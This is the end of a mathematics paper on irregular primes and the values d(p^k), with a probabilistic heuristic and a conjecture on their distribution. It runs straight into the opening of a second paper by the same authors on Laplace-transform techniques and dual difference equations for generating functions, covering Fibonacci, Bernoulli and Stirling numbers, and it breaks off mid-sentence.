In fact, since p is prime, if the conclusion of (3) holds, the congruence $n^\star + lp^k s_{p,n} \equiv 0 \mod p^{k+1}$ has a unique solution $l \in \{0, 1, \ldots, p-1\}$ and therefore, the sets $D(p^k)$ and $D(p^{k+1})$ have the same cardinality, which implies $d(p^k) = d(p^{k+1})$.

On the other hand, by Lemma 17, (3) holds for all k if it is true for $k = 1$. But this, by definition, is exactly the case for regular primes p. ■

3 How peculiar are irregular primes?

In this section we investigate the value of $d(p^k)$ for irregular primes p and $k \geqslant 1$, but first we recall some facts concerning regular primes.

For a regular prime p we have $d(p^k) = d(p)$ for any positive $k \in \mathbb{N}$. Further, by definition, a prime number p is annihilating if and only if $d(p) = 0$. Remember that all annihilating prime numbers are regular. Now, fix an irregular prime number p. What can we say for $k \geqslant 1$ about $d(p^k)$?

Example. If we consider the smallest irregular prime number $p = 383$, it turns out that $d(383) = 3$, but $d(383^k) = 2$ for all $k \geqslant 2$. The reason for this shall be explained below. ◯

First note that – because p is not annihilating – $d(p) > 0$. Because p is assumed to be irregular, there exists at least one $n \in D(p)$ such that $\mathrm{Mod}(s_{p,n}, p) = 0$ and therefore, by Lemma 17, we have $\mathrm{Mod}(s_{p,n+lp}, p) = 0$ for all $l \in \mathbb{N}$.

For $k \geqslant 1$ and any $n \in D(p^k)$ with $\mathrm{Mod}(s_{p,n}, p) = 0$ we have either the case $p^{k+1} \nmid n^\star$ or the case $p^{k+1} \mid n^\star$.

If $n \in D(p^k)$ with $\mathrm{Mod}(s_{p,n}, p) = 0$ – depending in which case we are – we have either $p^{k+1} \nmid (n + l\,p)^\star$ (for all $l \in \mathbb{N}$) or $p^{k+1} \mid (n + l\,p)^\star$ (for all $l \in \mathbb{N}$). To see this, remember that by (2), for any $n, l \in \mathbb{N}$ we have

$$(n + l\,p^k)^\star \equiv n^\star + l\,p^k \cdot s_{p,n} \mod p^{k+1}\,.$$

Therefore, if $p^{k+1} \mid n^\star$ (or $p^{k+1} \nmid n^\star$) and $p \mid s_{p,n}$, then we get $p^{k+1} \mid (n + l\,p^k)^\star$ (or $p^{k+1} \nmid (n + l\,p^k)^\star$, respectively) for any $l \in \mathbb{N}$.

Now let

$$\delta(p) := |\{n \in D(p) : \mathrm{Mod}(s_{p,n}, p) \neq 0\}|\,,$$

and for $k \geqslant 2$ let

$$\varepsilon(p^k) := |\{n \in D(p^{k-1}) : \mathrm{Mod}(s_{p,n}, p) = 0 \wedge p^k \mid n^\star\}|\,.$$

Notice that if $\varepsilon(p^{k_0}) = 0$ for some $k_0 \geqslant 2$, then $\varepsilon(p^k) = 0$ for any $k \geqslant k_0$. By the facts given above, it is not hard to verify that for $k \geqslant 2$ we have

$$d(p^k) = \delta(p) + p \cdot \varepsilon(p^k)\,.$$

Example. If we consider again the smallest irregular prime number $p = 383$, where $D(383) = \{296, 340, 353\}$ and therefore $d(383) = 3$, it turns out that $\delta(383) = 2$ and $\varepsilon(383^2) = 0$. This we get because $\mathrm{Mod}(s_{383,\,296}, 383) = 0$ and $383^2 \nmid 296^\star$. Thus, $d(383^k) = \delta(383) = 2$ for all $k \geqslant 2$. ◯

4 How rare are irregular primes?

We recall that a prime number p is irregular, if there exists an $n \in D(p)$ with $\mathrm{Mod}(s_{p,n}, p) = 0$. The function $n \mapsto \mathrm{Mod}(s_{p,n}, p)$ shows (for different primes p) a rather random-like behavior. The idea is now, to replace $n \mapsto \mathrm{Mod}(s_{p,n}, p)$ by equidistributed independent random variables $X_{p,n}$ which take values in $\{0, 1, \ldots, p-1\}$, i.e. the probability that $X_{p,n} = i$ is $\frac{1}{p}$ for each $i \in \{0, 1, \ldots, p-1\}$. From $X_{p,n}$ we construct a new random variable Y_p which takes, for each prime number p, the value 1 if $X_{p,n} = 0$ for some $n \in D(p)$ and zero otherwise. In other words, instead of looking whether $\mathrm{Mod}(s_{p,n}, p) = 0$ for $n \in D(p)$, we throw a dice with p faces $\{0, 1, \ldots, p-1\}$ for each $n \in D(p)$. Therefore, the values p for which $Y_p = 1$ are now called randomly irregular primes. The idea is, that randomly irregular primes

should have approximately the same distribution as the ordinary irregular prime numbers. The probability that p is randomly regular is

$$P(p \text{ is randomly regular}) = \left(1 - \frac{1}{p}\right)^{d(p)}.$$

Thus, we have

$$\begin{aligned} P(p_1, p_2, \ldots, p_k \text{ are all randomly regular}) &= \prod_{i=1}^{k} \left(1 - \frac{1}{p_i}\right)^{d(p_i)} \\ &= \exp \sum_{i=1}^{k} d(p_i) \log\left(1 - \frac{1}{p_i}\right). \end{aligned}$$

Observe, that $\log(1-x) \leqslant -x$ for $x \geqslant 0$ (and $|\log(1-x) + x| = O(x^2)$ for $x \to 0$). Thus, we can estimate

$$P(p_1, p_2, \ldots, p_k \text{ are all randomly regular}) \lesssim \exp\left(-\sum_{i=1}^{k} \frac{d(p_i)}{p_i}\right).$$

If we suppose for the moment – and experiments support this to some extent – that in average $d(p) \approx c > 0$ is approximately constant (with a numerical value of $c \approx 0.9$), then we have

$$P(p_1, p_2, \ldots, p_k \text{ are all randomly regular}) \lesssim \exp\left(-c \sum_{i=1}^{k} \frac{1}{p_i}\right). \tag{4}$$

Now, the sum of inverse primes is divergent, and hence,

$$P(p_1, p_2, \ldots, p_k \text{ are all randomly regular}) \to 0 \quad \text{for } k \to \infty.$$

In other words, the probability that after a certain prime number no other randomly irregular prime number occurs is – under the made hypothesis on $d(p)$ – zero. So, we should expect that infinitely many irregular prime numbers exist.

On the other hand, what can we say about the frequency of occurrence of (randomly) irregular primes? In order to answer this question, we close this discussion by calculating the distribution function of randomly irregular prime numbers. In other words we ask: How many randomly irregular primes may we expect in the set $\{p_1, p_2, \ldots, p_k\}$. This is simply

$$E\left[\sum_{i=1}^{k} \tilde{Y}_{p_i}\right] = \sum_{i=1}^{k} E[\tilde{Y}_{p_i}] = \sum_{i=1}^{k} \frac{d(p_i)}{p_i}.$$

Example. The expected number of randomly irregular prime numbers in the range $\{2, \ldots, 10^3\}$ is $1.99703\ldots$ (the actual number of irregular primes in this interval is 1). Further, the expected number of randomly irregular primes in the interval $\{2, \ldots, 10^6\}$ is about 2.67758, so still far below 3, and the expected number of randomaly irregular primes in the interval $\{385, \ldots, 2.5 \cdot 10^6\}$ is about 0.874123 (the actual number of irregular primes in this interval is 0). ◯

Again, under the assumption that $d(p)$ is in average a positive constant c, we can now state the following conjecture:

Conjecture 18 *There exist infinitely many irregular primes. Furthermore the distribution function of the irregular primes is asymptotically*

$$\big|\{p \leqslant n : p \text{ is an irregular prime number}\}\big| \sim c \sum_{\substack{p \leqslant n \\ p \text{ prime}}} \frac{1}{p}$$

for a positive constant c.

Remark. If we consider the random variable Z which takes the value p where p is the smallest randomly irregular prime, then a similar calculation as above shows that the expected value of Z is $E[Z] = \infty$.

As a final remark we should mention that similar arguments as above support the conjecture that there are infinitely many prime numbers p, such that

$$2^{p-1} \equiv 1 \mod p^2 \tag{5}$$

This conjecture is related to generalized Carmichael numbers (see [HH]). The prime numbers satisfying (5) seem to have a similar distribution as irregular primes, which makes them equally hard to find. In fact, at the moment, the only known prime numbers which satisfy (5) are 1093 and 3511.

Acknowledgment. We wish to thank Stephanie Halbeisen for writing all the C-programs, which built the touchstones for our conjectures.

References

[Ga] J. M. Gandhi: On logarithmic numbers. *The Mathematics Student* **31** (1963), 73–83.

[HS] L. Halbeisen and S. Shelah: Consequences of arithmetic for set theory. *Journal of Symbolic Logic* **59** (1994), 30–40.

[HH] L. Halbeisen and N. Hungerbühler: On generalized Carmichael numbers. *Hardy-Ramanujan Journal* **22** (1999), 8–22.

[Ob] W. Oberschelp: Solving linear recurrences from differential equations in the exponential manner and vice versa, *in* "Applications of Fibonacci numbers, Vol. 6," (G. E. Bergum, A. N. Philippou and A. F. Horadam, Ed.), 365–380, Kluwer Acad. Publ., (Dordrecht), 1996.

[Ri] J. Riordan: "An Introduction to Combinatorial Analysis." Princeton University Press, Princeton, New Jersey (1980).

[Si] D. Singh: The numbers $L(m, n)$ and their relations with prepared Bernoulli and Eulerian numbers. *The Mathematics Student* **20** (1952), 66–70.

[Sl] N. J. A. Sloane: "A Handbook of Integer Sequences." Academic Press, New York (1973).

[SP] N. J. A. Sloane and S. Plouffe: "The Encyclopedia of Integer Sequences." Academic Press, San Diego (1995).

Lorenz Halbeisen
Dept. of Mathematics
U.C. Berkeley
Evans Hall 938
Berkeley, CA 94720
USA
halbeis@math.berkeley.edu

Norbert Hungerbühler
Dept. of Mathematics
U.A. Birmingham
452 Campbell Hall
Birmingham, AL 35294-1170
USA
buhler@math.uab.edu

Dual form of combinatorial problems and Laplace techniques

Lorenz Halbeisen
Department of Mathematics
Evans Hall 938
University of California at Berkeley
Berkeley, CA 94720 (USA)
E-mail: halbeis@math.berkeley.edu

Norbert Hungerbühler
Department of Mathematics
University of Alabama at Birmingham
452 Campbell Hall, 1300 University Boulevard
Birmingham, AL 35294-1170 (USA)
E-mail: buhler@uab.edu

1 Introduction

One of the central tools in enumerative combinatorics is that of generating functions. Generating functions can e.g., be used to find the asymptotic behaviour of the enumerating sequence (e.g., the Hardy-Ramanujan estimate for the partition function $P(n)$, see [3]) or even may yield an explicit formula for the solution (e.g., Rademacher's famous explicit formula for $P(n)$, see [6]).

Given a combinatorial problem, there are numerous ways to find the corresponding generating function. One possibility is to start with a recurrence relation, as, e.g., the recurrence for the Fibonacci numbers $(a_n)_{n\in\mathbb{N}_0} = (0, 1, 1, 2, 3, 5, 8, \ldots)$, which we write in the following form:

$$\begin{aligned} a_n &= a_{n-2} + a_{n-1} + \delta_{1,n} \qquad && \forall n \in \mathbb{Z}, \\ a_n &= 0 && \forall n < 0. \end{aligned} \tag{1}$$

($\delta_{k,n}$ denotes the Kronecker symbol.) The z-transformation method requires to multiply (1) by z^n and to sum over n. This yields an algebraic equation for the generating function $f(z) = \sum_{n=0}^{\infty} a_n z^n$, namely

$$f(z) = z^2 f(z) + z f(z) + z,$$

which is easily solved, giving $f(z) = \frac{z}{1-z-z^2}$. The Taylor expansion of this function yields

$$f(z) = \frac{z}{1-z-z^2} = \sum_{n=0}^{\infty} \left(\frac{z}{2}\right)^n \frac{(1+\sqrt{5})^n - (1-\sqrt{5})^n}{\sqrt{5}},$$

2000 Mathematics Subject Classification: 11B39, 05A15

i.e., we obtain the explicit Euler-Binet[1] formula for the Fibonacci numbers

$$a_n = \frac{1}{\sqrt{5}}\left(\left(\frac{1+\sqrt{5}}{2}\right)^n - \left(\frac{1-\sqrt{5}}{2}\right)^n\right).$$

A second way to find a generating function is to use Polya's index theorem. For example, let M be the set of all syntactic bracket figures with index n equal to the number of bracket pairs. For $n = 3$ we have the set M_3 of three bracket pairs:

$$M_3 = \{[\,][\,][\,], [[\,]]\,], [[\,][\,]], [[\,]][\,], [\,][[\,]]\}.$$

By

$$\begin{array}{rcl} M & \to & M_1 \times M \times M \cup M_0 \\ [a]b & \mapsto & ([\,], a, b) \\ \varnothing & \mapsto & \varnothing \end{array}$$

we have a bijection between the sets M and $M_1 \times M \times M \cup M_0$ which is additive, that is, $\mathrm{ind}([a]b) = 1 + \mathrm{ind}(a) + \mathrm{ind}(b)$. Then, by Polya's theorem, the relation between the sets translates directly into a relation for the generating function for the numbers $c_n = \mathrm{card}(M_n)$, namely,

$$f(z) = zf^2(z) + 1.$$

Taylor expansion of the solution $f(z) = \frac{1}{2z}(1 - \sqrt{1-4z}) = \sum_{n=0}^{\infty} c_n z^n$ yields the Catalan numbers

$$c_n = \frac{1}{n+1}\binom{2n}{n}.$$

A third way is to use methods from the theory of difference equations, which reach from continued fractions to Laplace transformation. As an example, we mention a recent theorem of Oberschelp (see [5]) that allows to transform a difference equation into a differential equation for the exponential generating function by a formal procedure. For example, the sequence Sloane-Plouffe sequence M1497 in [7], f_n, which counts the number of ways to build a sequence without repetition with n variables satisfies the recurrence $f_{n+1} = (n+1)f_n + 1$. Oberschelp's theorem requires the exchange

$$\tbinom{n}{k} f_{n+s-k} \quad \longleftrightarrow \quad \frac{z^k}{k!} f^{(s)},$$

i.e., to replace f_{n+1} by f', nf_n by zf', f_n by f, and 1 by e^z. This procedure yields the ordinary differential equation $(1-z)f' - f = e^z$ with the solution $f(z) = \frac{e^z}{1-z}$

[1]This formula was derived by Jacques P.M. Binet in 1843, although the result was known to Euler and to Daniel Bernoulli more than a century earlier.

determined by $f(0) = 1$. Since $f(z)$ is the exponential generating function, we get in fact $f_n = n!(1 + \frac{1}{1!} + \ldots + \frac{1}{n!})$.

Experience shows that the situation becomes considerably more delicate as soon as the problem requires to solve partial difference equations. In this article we want to describe methods which allow us to calculate the generating function from a recurrence relation. The idea is to link the Laplace transform directly to generating functions by interpreting the Fourier formula for the inverse Laplace transform as a residual integral. The reader who is not familiar with the Laplace or Fourier transformation might consult [1] or [8]. The idea is certainly not new; however, we would like to show that it applies also to more complicated (e.g., non-local) partial difference equations.

2 Auxiliary Results

2.1 Laplace transformation

Let $(a_n)_{n\in\mathbb{Z}}$, $a_n = 0$ for $n < 0$, be a sequence of real numbers with generating function $f(z) = \sum_{n\in\mathbb{Z}} a_n z^n$. We call

$$A(z) := \sum_{n\in\mathbb{Z}} a_n \chi_{[n,n+1[}(z)$$

the associated step-function. Here, χ_I denotes the characteristic function of the set I. Then the following theorem holds.

Theorem 1 *If the Laplace transform $\mathscr{L}[A]$ of the associated step-function A exists; it is related to the generating function f by*

$$\mathscr{L}[A](s) = \frac{1}{s}(1 - e^{-s}) f(e^{-s}).$$

Proof. Since we assume A to have at most exponential growth, we may transform term by term and get

$$\mathscr{L}[A](s) = \sum_{n=0}^{\infty} a_n \mathscr{L}[\chi_{[n,n+1[}].$$

Writing $\chi_{[n,n+1[} = H(\cdot - n) - H(\cdot - (n+1))$, where $H = \chi_{[0,\infty[}$ denotes the Heaviside function, and using that $\mathscr{L}[H](s) = \frac{1}{s}$, we obtain, by applying the basic rules for the Laplace transformation,

$$\mathscr{L}[A](s) = \sum_{n=0}^{\infty} a_n \frac{1}{s} e^{-ns}(1 - e^{-s}),$$

which is what we claimed. □

The following calculation provides a useful variant of Theorem 1: If $\frac{1}{z}g(e^{-z})$ is the Laplace transform of a piecewise smooth function G, we have by Fourier's formula for the inverse Laplace transformation that, for every point $x \in \mathbb{R}_+$ where G is continuous,

$$G(x) = \frac{1}{2\pi i}\,\mathrm{pv}\int_\Gamma \frac{1}{z}\,g(e^{-z})e^{xz}dz.$$

Here, Γ is the curve $\Gamma : \mathbb{R} \to \mathbb{C}, t \mapsto s+it$, with $s \in \mathbb{R}$ large enough, and "pv" denotes the principal value. If we denote $\Gamma_n : [0, 2\pi[\to \mathbb{C}, t \mapsto z := s + i(t + 2n\pi)$, we have

$$G(x) = \frac{1}{2\pi i}\,\mathrm{pv}\sum_{n\in\mathbb{Z}}\int_{\Gamma_n} \frac{1}{z}\,g(e^{-z})e^{xz}dz. \tag{2}$$

Observe that, by Fourier-series expansion, we have, for $x \notin \mathbb{Z}$,

$$\sum_{n\in\mathbb{Z}} \frac{1}{s+i(t+2n\pi)}e^{x(s+i(t+2n\pi))} = \frac{e^{\lceil x\rceil(s+it)}}{e^{s+it}-1},$$

where $\lceil\cdot\rceil$ denotes the ceiling function, i.e., $\lceil x\rceil$ is the smallest integer larger than or equal to x. Hence, by substituting $u = e^{-z}$, we obtain from (2) with $n = \lfloor x\rfloor$,

$$G(x) = \frac{1}{2\pi i}\int_\gamma \frac{g(u)}{1-u}\,\frac{du}{u^{n+1}} \tag{3}$$

where $\gamma : [0, 2\pi[\to \mathbb{C}, t \mapsto e^{-s}e^{it}$, and where $\lfloor\cdot\rfloor$ denotes the floor function, i.e., $\lfloor x\rfloor$ is the largest integer smaller than or equal to x. Thus, if g is analytic in a neighborhood of 0, we may interpret the integral in (3) as the Cauchy residue integral for the nth Taylor coefficient of the function $\frac{g(u)}{1-u}$. Thus, we have the following corollary.

Corollary 1 *Assume f and g_n are analytic functions in a neighborhood of 0 and a_n is given by*

$$a_n = \frac{1}{2\pi i}\,\mathrm{pv}\int_\Gamma \frac{1}{z}\,g_n(e^{-z})e^{xz}dz \tag{4}$$

for some (and hence any) $x \in]n, n+1[$ and Γ as above. If $\lim_{z\to 0}\frac{f(z)-g_n(z)}{z^n} = 0$ for all $n \in \mathbb{N}_0$, then $\frac{f(z)}{1-z}$ is the generating function of the sequence a_n.

Let us briefly mention some advantages that the use of the Laplace transformation provides: Suppose we are given a generating function $f(u)$. Only in simple cases it is possible to use direct Taylor expansion to obtain a formula for the coefficient a_n of u^n. Also, the Cauchy residue $a_n = \mathrm{Res}_{u=0}\frac{f(u)}{u^{n+1}}$ or (in case of a meromorphic function

$f)$ $a_n = -\sum \mathrm{Res}_{u\neq 0} \frac{f(u)}{u^{n+1}}$ is often difficult to calculate. In such a situation, it may be helpful to split the residues via the Laplace transformation (as in the calculation preceding Corollary 1) in order to obtain an expansion (or at least an asymptotic formula) for the a_n. To illustrate this, let us consider the example of the generating function of the Bernoulli numbers

$$f(u) = u\cot u = 1 + \sum_{n=1}^{\infty} \frac{(-1)^n 2^{2n} B_{2n}}{(2n)!} u^n.$$

According to Theorem 1, the Laplace transform of the associated step-function G is

$$g(s) = \frac{1-e^{-s}}{s} f(e^{-s})$$

and we may use the Fourier formula to invert g: $\mathscr{L}^{-1}[g](t) = \sum \mathrm{Res}\, g(s)e^{ts}$. The singularities of $g(s)e^{ts}$ are located at $s_{k,m} = m\pi i - \log(k\pi)$, $k \in \mathbb{N}$, $m \in \mathbb{Z}$. For $t \in \mathbb{Z}$ we have

$$\mathrm{Res}_{s_{k,m}}\, g(s)e^{ts} = \begin{cases} -\frac{1-k\pi}{s_{k,m}(k\pi)^t} & \text{if } m \text{ is even,} \\ -\frac{1+k\pi}{s_{k,m}(-k\pi)^t} & \text{if } m \text{ is odd.} \end{cases}$$

Combining residues for m and $-m$, we can easily sum the residues for fixed k over all m and obtain

$$\mathscr{L}^{-1}[g](t) = -\sum_{k=1}^{\infty} \frac{1}{(k\pi)^{2\lfloor t/2 \rfloor}}.$$

(Notice that one obtains a formula for $\sum_{m=1}^{\infty} \frac{1}{a^2+m^2}$ by expanding e^{ax} on $]-\pi,\pi[$ in a Fourier series.) Since $t \in \mathbb{Z}$ (G jumps in $\mathbb{Z}$), we finally get the zeta-function formula for the Bernoulli numbers:

$$B_{2n} = (-1)^{n+1} \frac{2(2n)!}{(2\pi)^{2n}} \sum_{k=1}^{\infty} \frac{1}{k^{2n}}.$$

A second benefit of the Laplace transformation are the various rules. For example, by the rule $\mathscr{L}[f'](s) = s\,\mathscr{L}[f](s) - f(0)$, we have, for $f_z(t) := t^z$, that

$$\mathscr{L}[f_z'](s) = s\,\mathscr{L}[f_z](s) = z\,\mathscr{L}[f_{z-1}](s).$$

Hence, for fixed s, the analytic function

$$h_s(z) := \mathscr{L}[f_z](s) = \int_0^{\infty} t^z e^{-st} dt$$

solves the difference equation $s\,h_s(z) = z\,h_s(z-1)$. In particular, for $s = 1$, we obtain Euler's integral representation of the Gamma-function. It is a particular feature of

the Laplace-transformation method that it can be used to determine the analytic continuation of a discrete function. The Laplace transformation also yields a functional connection between the exponential generating function $e(x)$ and the ordinary generating function $f(x)$ of a sequence a_n. In fact, we have

$$\mathscr{L}[e](s) = \mathscr{L}\left[\sum_{n=0}^{\infty} \frac{a_n}{n!} x^n\right](s) = \sum_{n=0}^{\infty} \frac{a_n}{n!} \underbrace{\mathscr{L}[x^n](s)}_{\frac{n!}{s^{n+1}}} = \tfrac{1}{s} f\left(\tfrac{1}{s}\right).$$

The translation-rule $\mathscr{L}[f(t-c)](s) = e^{-sc}\mathscr{L}[f(t)](s)$ for $c \geq 0$ allows us to transform a (linear) difference equation into an algebraic equation for the transformed function (this feature is similar to the z-transformation). In particular, it is possible to reduce a linear partial difference equation with n variables to an equation with $n-1$ variables. For an example see Section 3.4 or 3.5.

Another virtue of the Laplace transformation appears when one looks for an asymptotic expansion of a sequence or (which is a similar thing) when one treats difference equations which show oscillation and damping effects. If one is only interested in the stationary state, one can already, at the level of the transformed function, identify terms which lead to exponentially decaying terms in the solution and drop them for the rest of the calculation.

2.2 The dual of a linear difference equation

Many combinatorial problems lead to partial difference equations. As a prototype example, we investigate the two dimensional case.

Let $X \subset \mathbb{Z}^2$. For a map $p : X \to \mathbb{R}$, we consider the linear equation

$$p(z) = \sum_{\{\zeta \in X : \zeta \in \operatorname{spt} a_z\}} a_z(\zeta) p(\zeta) \qquad (*)$$

where we assume that the cardinality of the support of a_z ($\operatorname{spt} a_z \subset X$) is finite for all $z \in X$, i.e., that the sum in $(*)$ is always finite. A set $A \subset X$ is called *stable* if for all maps $f : A \to \mathbb{R}$ there exists a unique solution p of $(*)$ such that $p|_A = f$. A triple $(X, A, *)$ is called *triangular* if X can be written as $X = (x_i)_{i \in \mathbb{N}}$ in such a way that, for all $i \in \mathbb{N}$, there holds $\operatorname{spt} a_{x_i} \subset A \cup \{x_1, \ldots, x_{i-1}\}$, and for all $z \in A$: $\operatorname{spt} a_z = \{z\}$ and $a_z(z) = 1$. In particular we have that, for a triangular triple $(X, A, *)$, the set A is stable.

Now, let $(X, A, *)$ be triangular and $f : A \to \mathbb{R}$ be given. Then, for any fixed $x = x_i \in X$, the solution p of $(*)$ in x is a finite linear combination of the values of f on A, i.e.,

$$p(x) = \sum_{\zeta \in A} \alpha_x(\zeta) f(\zeta).$$

In order to determine the weights $\alpha_x(\zeta)$, we proceed as follows:

(i) Put a red mark on x.

(ii) Replace each red mark on $y \in X \setminus A$ by a blue one on y and by $a_y(\zeta)$ many red marks on ζ for all $\zeta \in \operatorname{spt} a_y$.

(iii) Iterate (ii) until no more red marks on $X \setminus A$ exist.

If n denotes the maximum of the set $\{i\colon$ there is a red mark on $x_i\}$, then, in each iteration step, n decreases at least by one due to the triangular structure. Hence, the iteration process terminates. If we denote by $\tilde{q}(\zeta)$ the number of red marks on ζ, the quantity

$$\sum_{\zeta \in X} \tilde{q}(\zeta) p(\zeta)$$

is invariant during the iteration. Hence, we obtain the result that after the iteration is completed the number of (red) marks on $\zeta \in A$, i.e., $\tilde{q}(\zeta)$, equals the weight $\alpha_x(\zeta)$.

If we denote by $q(\zeta)$ the final number of marks (blue or red) on ζ (i.e., after termination of the iteration), the iteration process described above translates into a partial difference equation for the function q:

$$q(z) = \sum_{\{\zeta \in A_x : z \in \operatorname{spt} a_\zeta\}} a_\zeta(z) q(\zeta) \qquad (**)$$

with $q(x) = 1$ and with $A_x := \operatorname{tr} x \setminus A$, where $\operatorname{tr} x$ is the equivalence class of x with respect to the transitive hull of the relation $u \sim v :\iff u \in \operatorname{spt} a_v, v \notin A$. Notice that $(A_x, \{x\}, **)$ is triangular and finite. Let us summarize this result in a theorem.

Theorem 2 *If $(X, A, *)$ is triangular with prescribed values f on A, then the weights α_x in the solution formula $p(x) = \sum_{\zeta \in A} \alpha_x(\zeta) f(\zeta)$ can be determined by the iteration scheme (i)–(iii) or, equivalently, by solving the dual linear recursion $(**)$ with initial value $q(x) = 1$.*

Many transformation problems (for example the boustrophedon transformation in [4]) can be described as follows: Let $(X, A, *)$ be triangular; then we fix sets $A' = \{a_1, a_2, \ldots\} \subset A$ and $X' = \{b_1, b_2, \ldots\} \subset X$ and prescribe $f(a_i) = \phi_i$ and $f = 0$ on $A \setminus A'$. If we denote the solution $\psi_i = p(b_i)$, the mapping $\Psi_{X,X',A,A',*}\colon (\phi_i) \mapsto (\psi_i)$ is a linear transformation of sequences, the associated linear mapping (ALM). The problem to find its matrix (or the matrix of the inverse transformation) can often be solved by using the Laplace transformation technique for the partial difference equation for the *weights* $(**)$ even in cases where it is not possible to use directly the

Laplace transformation in the *original* partial difference equation $(*)$. We will see some examples in the following section.

Before we discuss the examples, we close this section by stating a simple path-counting lemma.

Lemma 1 *Suppose the coefficient functions a in $(*)$ satisfy the following invariance property for all $z = (n,k)$ and $z' = (n,k')$ in $X = \mathbb{Z}^2$:*

$$a_z(n+i, k+j) = a_{z'}(n+i, k'+j), \quad \forall i,j \in \mathbb{Z}. \tag{5}$$

Suppose, furthermore, that the column $\{(0,k)\colon k \in \mathbb{Z}\}$ is stable and that p denotes the solution of $(*)$ with prescribed values α_k on $(0,k)$. Then the column $\{(N,k)\colon k \in \mathbb{Z}\}$ is stable for

$$\tilde{p}(z) = \sum_{\{\zeta \in X\}} \bar{a}_z(\zeta)\tilde{p}(\zeta) \tag{$\dagger$}$$

where $\bar{a}_{u+v}(u) := a_u(u+\bar{v})$ and $\overline{(i,j)} := (i,-j)$. Finally, if we prescribe the values α_k on (N,k) for the equation $(\dagger)$, then $\tilde{p}(0,k) = p(N,k)$.

Proof of Lemma 1: We may interpret $(*)$ as a directed graph G with $a_z(\zeta)$ many edges from ζ to z. If we set $\alpha_k := \delta_{k,k_0}$, then $p(N,k)$ is the number of paths in G from $(0,k_0)$ to (N,k). If we flip the graph horizontally by $z \mapsto \bar{z}$ and invert the orientation of the edges, we obtain a graph G'. Now, $(\dagger)$ describes G' and $\tilde{p}(0,k)$ is the number of paths in G' from (N,k_0) to $(0,k)$ which equals, by construction, the number of paths in G from $(0,k_0)$ to (N,k).

For general (α_k) the claim follows by linearity. □

3 Examples and applications

3.1 The Fibonacci numbers and a variant of Faulhaber's formula

Let $X = \{(k,n) : n \geq k \geq 0\}$ and $A = \big\{(k,n) \in X\colon n \in \{k, k+1\}\big\}$. Further let

$$a_{(k,n)}(i,j) = \begin{cases} \delta_{k,i}\delta_{n-1,j} + \delta_{k+1,i}\delta_{n-1,j} & \text{for } (k,n) \notin A, \\ \delta_{k,i}\delta_{n,j} & \text{otherwise,} \end{cases}$$

in the equation $(*)$. This is easily seen to be triangular. For the sets $A' = \{(k,k+1) \in A\}$ and $X' = \{(0,n) \in X\colon n \geq 0\}$, we have that the ALM $\Psi_{X,X',A,A',*}$ applied to the

sequence $(1,1,\ldots)$ yields the Fibonacci sequence $\big(f(n)\big)_n$. Let us calculate the weights via $(**)$:

$$q(k,n) = q(k,n+1) + q(k-1,n+1)$$

with $q(0,l) = 1$. This is (up to renumbering) just the recursion for the binomial numbers, i.e., we get the "shallow diagonal" sum formula connecting Pascal's triangle to the Fibonacci numbers:

$$f(n+1) = \sum_{k=0}^{\lfloor \frac{n}{2} \rfloor} \binom{n-k}{n-2k}.$$

The binomial weights always occur for this type of equation: For another example, let $p(k,n) := \sum_{i=1}^{n} i^k$. Obviously, for fixed k, p is a polynomial in n of degree $k+1$. Faulhaber's famous formula expresses this polynomial in the basis $\{1, n, n^2, n^3, \ldots\}$, and the coefficients in this basis involve the Bernoulli numbers. Here, we want to express the polynomial in the basis $\left\{\binom{n}{0}, \binom{n}{1}, \binom{n}{2}, \binom{n}{3}, \ldots\right\}$. Consider again the "binomial" difference equation $f(k,n) = f(k,n-1) + f(k+1,n-1)$, this time on $X = \mathbb{N}_0^2$, with initial data $f(0,n) = p(k,n-1)$ for fixed k. The weights for the dual equation clearly are, as above, the binomial coefficients; hence, $p(k,n-1) = \sum_{i=1}^{n} \binom{n}{i} f(i,0)$, and it remains to find $f(i,0)$. Since $f(1,n) = n^k$, we use

$$\sum_{i=0}^{n} \binom{n}{i} i! S_2(k,i) = n^k, \tag{6}$$

where S_2 denotes the Stirling number of the second kind (see next section). Indeed, each term in the sum may be interpreted as the number of sequences in $\{1,\ldots,n\}^k$ with exactly i different numbers. Thus, $f(i+1,0) = i! S_2(k,i)$ and we recover the well known formula

$$p(k,n) = \sum_{i=1}^{n} \binom{n+1}{i+1} i! S_2(k,i),$$

which one also gets by summing (6).

3.2 The Stirling numbers

The Stirling numbers of the first kind $S_1(n,k)$ count the permutations of n distinct objects that can be written with exactly k disjoint cycles (cf. [2]). They can be computed recursively as follows:

$$S_1(n+1,k) \;:=\; n \cdot S_1(n,k) + S_1(n,k-1),$$

where $S_1(1,k) := \delta_{1,k}$.

Let $\tilde{S}_n(k) := S_1(n,k)$; then $\tilde{S}_n(k)$ satisfies the recurrence $\tilde{S}_{n+1}(k) = n\tilde{S}_n(k)+\tilde{S}_n(k-1)$. Let $L_n(s)$ denote the Laplace transform of the associated step-function of $\tilde{S}_n(k)$. Then we get

$$L_{n+1}(s) = nL_n(s) + e^{-s}L_n(s) = L_n(s)(n + e^{-s}),$$

with $L_1(s) = \frac{1}{s}(1 - e^{-s})$. Hence,

$$L_n(s) = \frac{1}{s}(1 - e^{-s})\prod_{j=1}^{n-1}(j + e^{-s}).$$

Thus, by Theorem 1 we find that

$$f_n(u) = \prod_{j=1}^{n-1}(j + u)$$

is the generating function for $\big(S_1(n,k)\big)_k$.

The Stirling numbers of the second kind $S_2(n,k)$ count the number of groupings of n distinct objects into k disjoint (nonempty) groups. They can be computed recursively as follows:

$$S_2(n+1,k) \;:=\; k \cdot S_2(n,k) + S_2(n,k-1),$$

where $S_2(1,k) := \delta_{1,k}$.

Let $\tilde{S}_k(n) := S_2(n,k)$; then $\tilde{S}_k(n)$ satisfies the recurrence $\tilde{S}_k(n) = k\tilde{S}_k(n-1) + \tilde{S}_{k-1}(n-1)$. Let $L_k(s)$ denote the Laplace transform of the associated step-function of $\tilde{S}_k(n)$. Then we obtain $L_k(s) = ke^{-s}L_k(s) + e^{-s}L_{k-1}(s)$. Therefore,

$$L_k(s) = L_{k-1}(s)\frac{e^{-s}}{1 - k\,e^{-s}} = L_1(s)\prod_{j=2}^{k}\frac{e^{-s}}{1 - j\,e^{-s}}$$

with $L_1(s) = \frac{1}{s}$. Thus, by Theorem 1, we get that

$$f_k(u) = \prod_{j=1}^{k}\frac{u}{1 - j\,u}$$

is the generating function for $\big(S_2(n,k)\big)_n$.

It is well known that the matrix of the Stirling numbers of the first and second kind are inverse in the sense that

$$f(n) = \sum_{i=1}^{n} S_1(n,i)e(i)$$

if and only if

